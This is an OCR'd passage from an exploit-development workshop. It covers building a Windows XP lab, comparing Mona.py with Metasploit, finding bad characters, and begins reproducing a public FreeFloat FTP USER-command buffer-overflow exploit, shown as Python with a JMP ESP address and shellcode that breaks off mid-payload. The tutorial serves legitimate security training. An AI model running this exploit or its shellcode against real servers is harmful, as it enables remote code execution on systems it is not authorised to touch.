
Now your new virtual machine is now complete, once you create the hard disk it will complete the setup of virtual machine and you will see the below outcome as shown in the figure.




Next it's time to keep your windows XP ISO image handy with you, we will be installing Windows XP over the newly created virtual machine we have just finished with. Click the setting button and you will be prompted with the screen shown below then select the storage option.




Next in the storage Tree section select Empty CDROM as shown above, you will see the options below, click the CDROM button at the top right section as shown below to chose the Windows XP ISO image.




Next once configured successfully you will have installed the Windows XP operating system into the Virtual Machine.







Now run the machine, sit back and install the Windows XP Operating System as you installed it on the actual hardware as shown below. Once the installation is completed we will install the Vulnerable Application in Windows XP.



Without hiccups this would lead to successful installation of Windows XP operating system. However you need to ensure that your Network Card type is set as shown below in order to connect your Virtual Machine with your host operating system.



Note: network Card type should be set to PCnet-FAST III types as shown in the below configuration.



Vulnerable App

Next download the Vulnerable App from the below link.

Free Float Vulnerable Version: *http://www.exploit-db.com/exploits/23243/.*

It's easy to install and run as shown below, no further configuration is required to setup this vulnerable application.

Immunity Debugger


Download Immunity: *http://debugger.immunityinc.com/ID_register.py*.

To download Immunity Debugger, please follow the above link. You will be asked to register first in order to download the Immunity Debugger. To install the Immunity Debugger on Windows XP, Run the downloaded setup file.


Mona.py Plugin

Mona.py download link: *http://redmine.corelan.be/projects/mona/repository/changes/mona.py?rev=master*.

Once you are finished with immunity debugger installation, next would be to plugin the debugger with Mona.py plugin. You can download this plugin from the link below. Once the download is complete simply place the Mona.py plugin file into the Immunity Installation folder and then PyCommands directory as shown below.



To ensure Mona.py is working simply run Immunity Debugger and run the [`!mona`] command as shown in the following figure. To run the command, type the command in the bottom text box and click enter.



Exploit Coding

We will use “python” as programming language to write the PoC again for this workshop, if you are not proficient in programming don’t worry Mona.py will help you. The objective of this workshop is to utilize as much as we can in exploit development lifecycle. We will work with Immunity and Mona.py to code the exploit and then we will also show how you can generate the equivalent Metasploit Exploit with Mona.py

In the upcoming module we will be focused on performing a quick comparison of Mona.py and Metasploit features. Keep learning & keep hakin9.

Module 2 – Understanding Metasploit and Mona.py

Introduction

Welcome to the module 2 of the "Mona.py and Exploit Development on the Edge" workshop. In the previous module we have presented the quick methods of building virtual environment for exploit development.

What we will cover

In this module we will go through the Metasploit and Mona.py features available for the development of exploits. We will also present the difference in between the Metasploit and Mona.py. We will be highlighting the benefits of Mona.py over Metasploit exploit development features.

Metasploit Exploit Development

We will highlight the key steps in exploit development, which are core in exploit development process.

- Fuzzing
- Controlling

Fuzzing

Metasploit Officials says: "Fuzzers are tools used by security professionals to provide invalid and unexpected data to the inputs of a program. Typical fuzzers test an application for buffer overflows, format string, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS and more."

Metasploit provides set of options to security professionals, which are dedicated for ***quick development of simple fuzzers***.

Controlling

Successfull fuzzing results in the discovery of buffer overflows doesn't mean that you can exploit these overflows. For this you need to control the execution flow of the program. ***To control the execution flow you need the offset value in order to get the code execution***.

Metasploit provide two useful and powerful utilities that aid in achieving these goals. These two utilities are located under Metasploit "tools" directory and are listed below.

```
pattern_create.rb
```

```
pattern_offset.rb
```

Both of these scripts play important roles in controlling the execution flow of the program in which you are trying to find buffer overflow.

Mona.py & Exploit Development

Mona.py is a dedicated plugin written by "Corelan Team" to take the exploit development to the next level and introduce new features to help exploit development. The plugin works with Immunity Debugger. We will highlight some of the basic uses of Mona.py, since this is a third party tool written and not originally from the Immunity Debugger vendor, its manual page is available on the link below. However, we will simply outline some of the key information as an extract from the manual page with some twisting to make it easier to understand. A lot of time is required in exploit development. Mona.py Manual: *https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/*.

Mona.py Usage

!mona update –http

Easy updates by simply using it via command line

!mona config – set workingfolder c:\workingfolder\logs

Mona.py provide the flexibility to isolate debugging of fuzzing environment. You can group the output into application specific folders. This is simply achievable with the above-mentioned command.

!mona –cpb '\x00\x0a\x0d'

Sometimes you are able to overwrite EIP but not able to execute the shellcode successfully. This is because some bad characters exist in the shellcode which should have been eliminated at the time of shellcode generation. With the above command you can achieve this task very easily.

Bytearray & bad chars

The "bytearray" option feature assist exploit developers when finding bad chars. It produces an array with all bytes between `\x00` and `\xff` (except for the ones that you excluded), and writes the array to 2 files as explained below.

- text file containing the array in ascii format (bytearray.txt)
- binary file containing the same array (bytearray.bin)

Mona.py developers states that they believe finding bad chars is a mandatory step in the exploit writing process which is true to some extent.

Bad characters logic behind the scene

Bytes, which are written till, return address (EIP) should not contain bad characters.

We'll keep the first initial bytes (required for overflowing the buffer) and the 4 bytes (saved return pointer) intact. If we change and the first initial bytes contain bad chars, then we might not be able to control EIP.

Bytearray generates two files as shown above which can be compared, one we can make the application crash in a reliable way, by this way allowing us to set a breakpoint on EIP and then compare the array of bytes in memory with the original array of bytes.

At this stage Mona.py developers mentions that before creating & using the byte array, you should ask yourself "what kind of bytes are likely going to be breaking the payload or altering the behavior of the application".

Example:

If, for example, the buffer overflow gets triggered because of a string copy function, it's very likely that a null byte will break the payload. A carriage return/line feed (`\x0a\x0d`) are common bytes that would change the way the payload is read & processed by the application as well, so in case of a string based overflow, you'll probably discover the bad chars.

Command to exclude these bad chars would be.

!mona bytearray -b '\x00\x0a\x0d'

Now open "bytearray.txt" and copy the array. Open your exploit and paste the array after overwriting EIP. (We will demonstrate this shortly).

Now run the exploit and crash the program and compare bytes in the crash and bytes with the array that is in memory at crash time.

How it works

Mona will then read the binary file, takes the first 8 bytes from the file, locates all instances of those 8 bytes in memory, and compare each of the bytes of the array with the bytes in memory, listing the ones that were not altered, and listing the ones that were changed/corrupted.

!mona compare -f bytearray.bin

At this point, there are 2 things you should check in the output of this command

- Find the location (probably on the stack in this example) where EIP would jump
- To now Open compare.txt, look for that address and you will get the list of bytes that were corrupted.

Now Corruption can result in 2 types of behavior, either the byte gets changed or all bytes after the bad char are different. Either way, unless you know what you are doing, only write down the first byte that was changed and add the byte to the list of bad chars.

To find out all bad chars you should repeat the entire process i.e.

- create bytearray
- paste array into exploit
- trigger crash
- compare

So, if you discover that for example \x5c is a bad char too, simply run the bytearray command again:

```
!mona bytearray -b '\x00\x0a\x0d\x5c'
```

How would you know all bad chards identified

Repeat the entire process and do another comparison. If the resulting array is found at the right location, unmodified, then you have determined all bad chars.

If not, just find the next bad char, exclude it from the array and try again.

Mona.py Developers agrees that the process might be time consuming, and there may be better ways to do this, but this technique works just fine.

Comparison of Metasploit & Mona.py Exploit Development

Metasploit Exploit Development	Mona.py Exploit Development
Not only exploit development platform	Dedicated tool for exploit development
Supports Fuzzing as built-in Features	Fuzzing is not as built-in Feature
Pre-Skeleton of exploits available but not much effective	Generates exploits skeleton with a single command
Finding offset is complicated	Easy and flexible method to find offset
Complicated return address finding	Powerful return address finding with multiple options
Controlling EIP & Offset is dependent on fuzzing	Built-in offset features with single command
Performance issues	Powerful performance
Difficult to use	Flexible and easy to use
Customizable	Customizable
Open source	Open source
Debug environment not supported	Isolated debug environment support
Output generation not supported in files for reuse	Output is stored in separate files
Not easy to find bad chars	Flexible and powerful support for finding bad chars
Assembling of commands not supported	Assembling of commands supported

These are the high level comparison; Mona.py is an advanced tool if you only talk about the exploit development rather penetration testing. We will be further exploring Mona.py exploit development features in our virtual lab in the up-coming modules. Keep learning, keep hakin9.

Module 3 – Reverse

Engineering Remote Exploits and writing our own code

Introduction

Welcome to module 3, in this module we will be demonstrating how you can practice more in developing exploits. We will download the vulnerable applications and the respective available exploit on the exploit-db website however we will not use the available exploit and we will be developing our own code for same vulnerability.

Pre-requisite

At this stage you should have already completed the previous two modules and especially your own virtual exploit development lab must be up and running.

Downloading the vulnerable Application

We have already downloaded one vulnerable application in the previous module from below link. We will now download one more vulnerable application from the exploit-db web site and the respective exploit.

Vulnerable App 1

Free Float Vulnerable Version: http://www.exploit-db.com/exploits/23243/.

It's easy to install and run as shown below, no further configuration is required to setup this vulnerable application.

Exploit for App1

```
#Exploit title: FreeFloat FTP Server Remote Command Execution USER Command Buffer Overflow
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefoat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
    target = ip.get()
    junk = "\x41" * 230
     # Offest Number --> 230
    eip = "\x53\x93\x37\x7E"  # 0x7E379353   FFE4             JMP ESP
    nops = "\x90" * 20
    payload =("\xb8\xe9\x78\x9d\xdb\xda\xd2\xd9\x74\x24\xf4\x5e\x2b\xc9" +
    "\xb1\x4f\x31\x46\x14\x83\xc6\x04\x03\x46\x10\x0b\x8d\x61" +
    "\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\xf5\x66\x9c\xf4\xa4\xb6" +
    "\xd6\x59\x45\x3d\xba\x49\xde\x33\x13\x7d\x57\xf9\x45\xb0" +
    "\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\xff\xaf\x07\xae\xf2\xae" +
       "\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x2d\xdd\x6c\x13\xe1\x69" +
    "\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x12\x5e\xcf\xe6\x19\x38" +
    "\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\xa6\x60\xaa\xfe\x47\x53" +
    "\x92\xac\x79\x5b\x1f\xad\xbe\x5c\xc0\xd8\xb4\x9e\x7d\xda" +
    "\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x77\x76\xfe\x81\xfc\x74" +
       "\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\xc7\xaa\x37\x2c\x93\x88" +
    "\x93\x74\x47\xb1\x82\xd0\x26\xce\xd5\xbd\x97\x6a\x9d\x2c" +
```

```
    "\xc3\x0c\xfc\x38\x20\x22\xff\xb8\x2e\x35\x8c\x8a\xf1\xed" +
